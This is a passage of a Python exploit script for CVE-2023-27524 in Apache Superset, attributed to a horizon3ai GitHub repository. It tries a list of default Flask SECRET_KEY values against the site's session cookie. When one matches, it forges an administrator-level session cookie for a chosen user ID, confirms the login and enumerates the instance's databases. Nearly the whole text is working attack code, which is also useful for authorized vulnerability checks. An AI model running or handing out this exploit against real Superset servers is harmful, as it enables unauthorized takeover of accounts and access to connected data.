    b'CHANGE_ME_TO_A_COMPLEX_RANDOM_SECRET',          # version >= 1.4.1
    b'thisISaSECRET_1234',                            # deployment template
    b'YOUR_OWN_RANDOM_GENERATED_SECRET_KEY',          # documentation
    b'TEST_NON_DEV_SECRET',                           # docker compose
    b'ITS_NOT_A_SECRET_IF_EVERYBODY_KNOWS_IT'
]

def main():

    parser = argparse.ArgumentParser()
    parser.add_argument('--url', '-u', help='Base URL of Superset instance',
required=True)
    parser.add_argument('--id', help='User ID to forge session cookie for, default=1',
required=False, default='1')
    parser.add_argument('--validate', '-v', help='Validate login', required=False,
action='store_true')
    parser.add_argument('--timeout', '-t', help='Time to wait before using forged
session cookie, default=5s', required=False, type=int, default=5)
    args = parser.parse_args()

    try:
        u = args.url.rstrip('/') + '/login/'

        headers = {
            'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0)
Gecko/20100101 Firefox/101.0'
        }

        resp = requests.get(u, headers=headers, verify=False, timeout=30,
allow_redirects=False)
        if resp.status_code != 200:
            print(f'Error retrieving login page at {u}, status code:
{resp.status_code}')
            return

        session_cookie = None
        for c in resp.cookies:
            if c.name == 'session':
                session_cookie = c.value
                break

        if not session_cookie:
            print('Error: No session cookie found')
            return

        print(f'Got session cookie: {session_cookie}')

        try:
            decoded = session.decode(session_cookie)
            print(f'Decoded session cookie: {decoded}')
        except:
            print('Error: Not a Flask session cookie')
            return

        match = re.search(r'&#34;version_string&#34;: &#34;(.*?)&#34', resp.text)
        if match:
            version = match.group(1)
        else:
            version = 'Unknown'

        print(f'Superset Version: {version}')
        for i, k in enumerate(SECRET_KEYS):
            cracked = session.verify(session_cookie, k)
            if cracked:
                break

        if not cracked:
            print('Failed to crack session cookie')
            return

        print(f'Vulnerable to CVE-2023-27524 - Using default SECRET_KEY: {k}')

        try:
            user_id = int(args.id)
        except:
            user_id = args.id

        forged_cookie = session.sign({'_user_id': user_id, 'user_id': user_id}, k)
        print(f'Forged session cookie for user {user_id}: {forged_cookie}')

        if args.validate:
            validated = False
            try:
                headers['Cookie'] = f'session={forged_cookie}'
                print(f'Sleeping {args.timeout} seconds before using forged cookie to 
account for time drift...')
                sleep(args.timeout)
                resp = requests.get(u, headers=headers, verify=False, timeout=30, 
allow_redirects=False)
                if resp.status_code == 302:
                    print(f'Got 302 on login, forged cookie appears to have been 
accepted')
                    validated = True
                else:
                    print(f'Got status code {resp.status_code} on login instead of 
expected redirect 302. Forged cookie does not appear to be valid. Re-check user id.')
            except Exception as e_inner:
                print(f'Got error {e_inner} on login instead of expected redirect 302. 
Forged cookie does not appear to be valid. Re-check user id.')

            if not validated:
                return

            print('Enumerating databases')
            for i in range(1, 101):
                database_url_base = args.url.rstrip('/') + '/api/v1/database'
                try:
                    r = requests.get(f'{database_url_base}/{i}', headers=headers, 
verify=False, timeout=30, allow_redirects=False)
                    if r.status_code == 200:
                        result = r.json()['result'] # validate response is JSON
                        name = result['database_name']
                        print(f'Found database {name}')
                    elif r.status_code == 404:
                        print(f'Done enumerating databases')
                        break # no more databases
                    else:
                        print(f'Unexpected error: status code={r.status_code}')
                        break
                except Exception as e_inner:
                    print(f'Unexpected error: {e_inner}')
                    break


    except Exception as e:
        print(f'Unexpected error: {e}')


if __name__ == '__main__':
    main()
```

Note: The python code “CVE-2023-27524.py” was taken from https://github.com/horizon3ai/CVE-2023-27524